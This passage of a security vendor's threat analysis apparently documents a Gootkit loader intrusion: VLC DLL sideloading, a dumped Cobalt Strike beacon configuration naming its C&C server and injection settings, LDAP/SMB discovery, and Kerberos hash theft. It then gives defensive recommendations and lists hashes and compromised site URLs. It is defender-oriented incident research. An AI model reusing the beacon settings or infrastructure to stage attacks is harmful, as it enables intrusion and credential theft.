
Detection filter risk level	Highlighted objects (♦)	Detection filter	Description	Tactic	Technique
Low	2	Signed Process Loading Unsigned DLL	A signed executable has loaded an unsigned DLL from an unu...	TA0003, TA0004, TA0005	T1574.002

```
  endpointHostName:  [redacted]
  endpointIp:        [redacted]
  logonUser:         [redacted]
♦ processFilePath:   C:\Users\[redacted]\AppData\Roaming\KEtF\msdtc.exe
  processCmd:        "C:\Users\[redacted]\AppData\Roaming\KEtF\msdtc.exe"
  eventSubId:        TELEMETRY_PROCESS_LOAD_IMAGE
♦ objectFilePath:    C:\Users\[redacted]\AppData\Roaming\KEtF\libvlc.dll
  tags:              MITREV9.T1574.002
                     XSAE.F5524
```

Figure 13. OAT detection related to DLL sideloading

Post-Cobalt Strike infection

We investigated the process memory dump of the *msdtc.exe* runtime that loads *libvlc.dll* with 1768.py, a tool to analyze Cobalt Strike beacons created by Didier Stevens. The result shows that C&C for this Cobalt Strike was 193[.]106[.]191[.]187 and spawns to *dllhost.exe*.



```
File: msdtc.exe.dmp
Config found: xorkey b'.' 0x00000000 0x00010000
0x0001 payload type                     0x0001 0x0002 8 windows-beacon_https-reverse_https
0x0002 port                             0x0001 0x0002 443
0x0003 sleeptime                        0x0002 0x0004 15000
0x0004 maxgetsize                       0x0002 0x0004 13986556
0x0005 jitter                           0x0001 0x0002 58
0x0007 publickey                        0x0003 0x0100
30819f300d06092a864886f70d010101050003818d00308189028181008de540096c003cde53ae66590da2a1c301d57517b3899ea522177903ea6c2e5f3273569bbdf9fe25fd0214a2dba2400fafbf174cdeafd71aeefb5a88007bdd0b45492711da03e989d4df61bfb6cf5d6d2c06e87c92b7b70b9f907716ca262d68c16ec
b07f5edf54e284252f65b2ba3d1ce62d6e1206066280158b5d982eefe4b02030100010000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0x0008 server,get-uri                   0x0003 0x0100 '193.106.191.187,/jquery-3.3.1.min.js'
0x0043                                  0x0001 0x0002 0
0x0044                                  0x0002 0x0004 4294967295
0x0045                                  0x0002 0x0004 4294967295
0x0046                                  0x0002 0x0004 4294967295
0x000e SpawnTo                          0x0003 0x0010 (NULL ...)
0x001d spawnto_x86                      0x0003 0x0040 '%windir%\\syswow64\\dllhost.exe'
0x001e spawnto_x64                      0x0003 0x0040 '%windir%\\sysnative\\dllhost.exe'
0x001f CryptoScheme                     0x0001 0x0002 0
0x001a get-verb                         0x0003 0x0010 'GET'
0x001b post-verb                        0x0003 0x0010 'POST'
0x001c HttpPostChunk                    0x0002 0x0004 0
0x0025 license-id                       0x0002 0x0004 206546002
0x0024 deprecated                       0x0003 0x0020 'xi1knfb/QiftN2EAhdtcyw=='
0x0026 bStageCleanup                    0x0001 0x0002 1
0x0027 bCFGCaution                      0x0001 0x0002 0
0x0047                                  0x0002 0x0004 0
0x0048                                  0x0002 0x0004 0
0x0049                                  0x0002 0x0004 0
0x0009 useragent                        0x0003 0x0100 'Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko'
0x000a post-uri                         0x0003 0x0040 '/jquery-3.3.2.min.js'
0x000b Malleable_C2_Instructions        0x0003 0x0100 '\x00\x00\x00\x04\x00\x00\x00\x01\x00\x00\x05ò\x00\x00\x00\x02\x00\x00\x00T\x00\x00\x00\x02\x00\x00\x0f[\x00\x00\x00\r\x00\x00\x00\x0f'
0x000c http_get_header                  0x0003 0x0200
  GAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Referer: http://code.jquery.com/
  Accept-Encoding: gzip, deflate
    __cfduid=
  Cookie
0x000d http_post_header                 0x0003 0x0200
  GAccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
   Referer: http://code.jquery.com/
  Accept-Encoding: gzip, deflate
  __cfduid
0x0036 HostHeader                       0x0003 0x0080 (NULL ...)
0x0032 UsesCookies                      0x0001 0x0002 1
0x0023 proxy_type                       0x0001 0x0002 2 IE settings
0x003a                                  0x0003 0x0080 '\x00\x05\x80'
0x0039                                  0x0003 0x0080 '\x00\x05\x80'
0x0037                                  0x0001 0x0002 0
0x0028 killdate                         0x0002 0x0004 0
0x0029 textSectionEnd                   0x0002 0x0004 1
0x002a ObfuscateSectionsInfo            0x0003 0x0028 '\x00D\x02\x002É\x03\x00\x00D\x03\x00h¢\x04\x00\x00*\x04\x00DD\x04\x00\x00à\x04\x00rï\x04'
0x002b process-inject-start-rwx         0x0001 0x0002 4 PAGE_READWRITE
0x002c process-inject-use-rwx           0x0001 0x0002 32 PAGE_EXECUTE_READ
0x002d process-inject-min_alloc         0x0002 0x0004 17500
0x002e process-inject-transform-x86     0x0003 0x0100 '\x00\x00\x00\x02\x90\x90'
0x002f process-inject-transform-x64     0x0003 0x0100 '\x00\x00\x00\x02\x90\x90'
0x0035 process-inject-stub              0x0003 0x0010 'Ê^k\x80\x08\xa0\x8a\x19\xad\x8c\x0eb\x10u\x11Î'
0x0033 process-inject-execute           0x0003 0x0080 '\x06\x00B\x00\x00\x00\x06ntdll\x00\x00\x00\x00\x13RtlUserThreadStart\x00\x01\x08\x03\x04'
0x0034 process-inject-allocation-method 0x0001 0x0002 1
0x0000
```

Figure 14. Config dump from Cobalt Strike process

Process injection

We took a closer look at the processes, particularly *dllhost.exe* and *wabmig.exe*, and found that they were spawned from the abused VLC Media Player that became the host to malicious code execution through process injection and then became a beacon for Cobalt Strike and its subsequent activities.




Figure 15.

Process chain showing activities related to msdtc.exe

Abuse of legitimate tools


Note that in addition to VLC Media player, which was introduced at the beginning of the second stage, both *dllhost.exe* and *wabmig.exe*, are legitimate files.

The abuse of legitimate tools has become a common practice, likely aiming for effects such as misleading, misunderstanding, and being overlooked as power-consuming from the human perspective, as well as evading detection by antiviruses (both pattern detection and behavior monitoring) from the technical perspective.

Discovery

The malicious actors introduced the following additional tools to facilitate discovery:

- PSHound.ps1: Detected as HackTool.PS1.BloodHound.C for SharpHound and executed via Cobalt Strike.
- soo.ps1: Detected as Trojan.Win32.FRS.VSNW0EK22
- Multiple outbound connections to internal machines toward ports 389, 445, and 3268
- Port 445: Remote network share SMB
- Port 389, 3268: LDAP ports



C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.2.164	445
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.4.29	445
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.26.203.209	445
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.27.215.238	445
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.19.128.202	445
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.27.192.112	445
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.25.66.100	3268
C:\WINDOWS\system32\dllhost.exe	204 - TELEMETRY_CONNECTION_CONNECT_OUTBOUND	172.19.66.172	445

Figure 16. Telemetry showing outbound traffic to ports 389, 445, and 3268

Credential access

The file *krb.txt* was created by one of the injected processes that contains Kerberos hashes for several accounts. Given that we did not see any dumping activity in the process telemetry, the dumping process transpired in the memory; it did not introduce a new tool or an executable file to do the dumping.

Impact

The final payload is unknown for this case since we detected it and responded to it while it was in the middle of the infection chain.

Conclusion

Our monitoring of Gootkit loader activity that uses SEO poisoning has revealed that the malicious actors behind it are actively implementing their campaign. The threats targeting specific job sectors, industries, and geographic areas are becoming more aggressive. In addition to the continued targeting of the legal sector with the word "agreement", we also found that the current operation has also clearly sharpened its targeting capability by including the words "hospital", "health", "medical", and names of Australian cities.

The abuse of VLC Media Player by APT10 has been reported in the past, which might have brought attention to some security teams of such an abuse. DLL sideloading has become a classic method in APT operations, and it no longer comes as a surprise for threat researchers to find it being used in similar campaigns. However, the abuse of legitimate tools has become commoditized today and has been observed in non-APT operations as well.

To mitigate the impact of cyberthreats, it is necessary to know that these tactics and techniques are in the wild. In this case, search engine results might be contaminated to download malicious files by SEO poisoning, and legitimate tools might perform malicious behavior because they have been abused. Therefore, security teams should always consider the possibility of DLL sideloading or the injection of malicious code, as the abuse of legitimate tools has become commonplace.

Given that technical solutions are updated as new attack methods are discovered, we recommend security teams to configure their security solutions and follow industry best practices. Moreover, if there is a gap between the trending tactics and the technical solutions due to timing, the security team's work, human observation, and decisions might be needed.

Even if an organization's security solutions are configured correctly, there might be instances when this is not enough to ward off threats. Malicious actors can deploy new and more advanced variants of the malware using techniques that can evade detection, so your organization's security operations center (SOC) team and threat analysts should be able to effectively spot any malicious activity in your network to address it in a timely manner.

Security recommendations

For targeted industries:

As noted in this blog, Gootkit loader is currently targeting the Australian healthcare industry in addition to the legal sector. It is not easy to escape the methods of an adversary, but in this case, it might be effective to inform users that this is the case.

Notifying people in the targeted legal sector and the Australian healthcare industry that their search results might be poisoned and training them by showing them the screenshots in Figures 2 and 3 might help mitigate damage. Along with this, security products must be properly configured and kept up to date.

For security teams:

When adversaries abuse a legitimate tool, the techniques they use can vary, but the malicious code must be prepared, loaded, and run. Legitimate tools themselves might be difficult to detect, but traditional antivirus software can detect the files containing malicious code, while extended detection and response (EDR) or human incident response can mitigate the impact by spotting it.

As we saw in this case, one such event is the detection of *libvlc.dll*, which was sideloaded by VLC Media Player. This type of DLL sideloading is usually performed by a code-signed process loading an unsigned, unknown DLL. Observations done in this context can also help security teams to address the threat.

The process injection of the *wabmig.exe* tool is also another noteworthy technique in this operation. For process injection, the malicious code does not exist as a standalone file but only in memory. Since *wabmig.exe* is a standard address book import tool that comes with Windows, it is not expected to be used frequently in modern enterprise environments. For this reason, consider the launch of *wabmig.exe* itself as an initial sign of abuse. Note that abuse of *wabmig.exe* for the usage of Cobalt Strike has also been reported in the Follina case from Microsoft.

For web administrators:

Meanwhile, web administrators should keep in mind that running a vulnerable WordPress site can result in being part of such a threat. Therefore, following the latest security best practices when building a website is crucial. As described in Hardening WordPress, do not get plug-ins or themes from untrusted sources. Restrict yourself to the WordPress.org repository or well-known companies. And, of course, make sure your plug-ins are always updated.

To know if your website is affected by this threat, look at the number of pages with words like "agreement" that are being generated. If your site has a number of pages with such content, this can be an indication that the site has been compromised and you should act promptly to contain any damage that the attack might have caused.

Trend Micro Solutions

We recommend security solutions that provide comprehensive protection for your enterprise to keep this and other threats at bay.

Trend Micro Vision One™ helps security teams gain an overall view of attempts in ongoing campaigns by providing them with a correlated view of multiple layers such as email, endpoints, servers, and cloud workloads. Security teams can gain a broader perspective and a better understanding of attack attempts and detect suspicious behavior that would otherwise seem benign when viewed from a single layer alone.

Trend Micro™ Managed XDR monitors and analyzes activity data from deployed Trend Micro XDR and protection solutions 24/7. Email, endpoint, server, cloud workload, and network sources are correlated for stronger detection and greater insight into the source and spread of complex targeted attacks.

Indicators of Compromise

File name	SHA256	Detection
libvlc.dll	7c2ea97f8fff301a03f36fb6b87d08dc81e948440c87c2805b9e4622eb4e1991	Trojan.Win64.COBEACON.SWG
Object Relations.js	6d549cd0b623f5623bb80cc344f6b73962d76b70a7cbd40ca8f1d96df7cce047	Trojan.JS.DOWNLOADER.AC
PSHound.ps1	a9d2a52e418f5cc9f6943db00a350a5588c11943898d3d6d275e1b636b3cd7c8	HackTool.PS1.BloodHound.C

so.ps1	57af5c9f715d5c516e1137b6d336bff7656e1b85695fff4c83fc5a78c11fdec6	Trojan.PS1.POWLOAD.TIAOENO

Connections

- 193[.]106[.]191[.]187
- http://bip.podkowalesna [.] pl/xmlrpc.php
- http://blog.ddlab [.] net/xmlrpc.php
- http://bodilbruun [.] dk/xmlrpc.php
- http://clearchoiceairtreatment [.] com/xmlrpc.php
- https://ahanpt [.] ir/xmlrpc.php
- https://allthetech [.] com/xmlrpc.php
- https://baban [.] ir/xmlrpc.php
- https://centre-samekh [.] ch/xmlrpc.php
- https://covid19.gov[.]gd/xmlrpc.php
- https://educabla [.] com/xmlrpc.php
- https://emitrablog [.] com/xmlrpc.php
- https://fx-arabia [.] com/xmlrpc.php
- https://mangayaro [.] com/xmlrpc.php
- https://mgplastcutlery [.] com/xmlrpc.php
- https://nmm [.] pl/xmlrpc.php
- https://ntumatches [.] tw/xmlrpc.php
- https://ruscred [.] site/xmlrpc.php
- https://sayhueque [.] com/xmlrpc.php
- https://thedinkpickleball [.] com/xmlrpc.php
- https://www.slimdiet [.] eu/content.php
- https://www.studio-lapinternet[.]fr/content.php
- https://yespornplease [.] tv/xmlrpc.php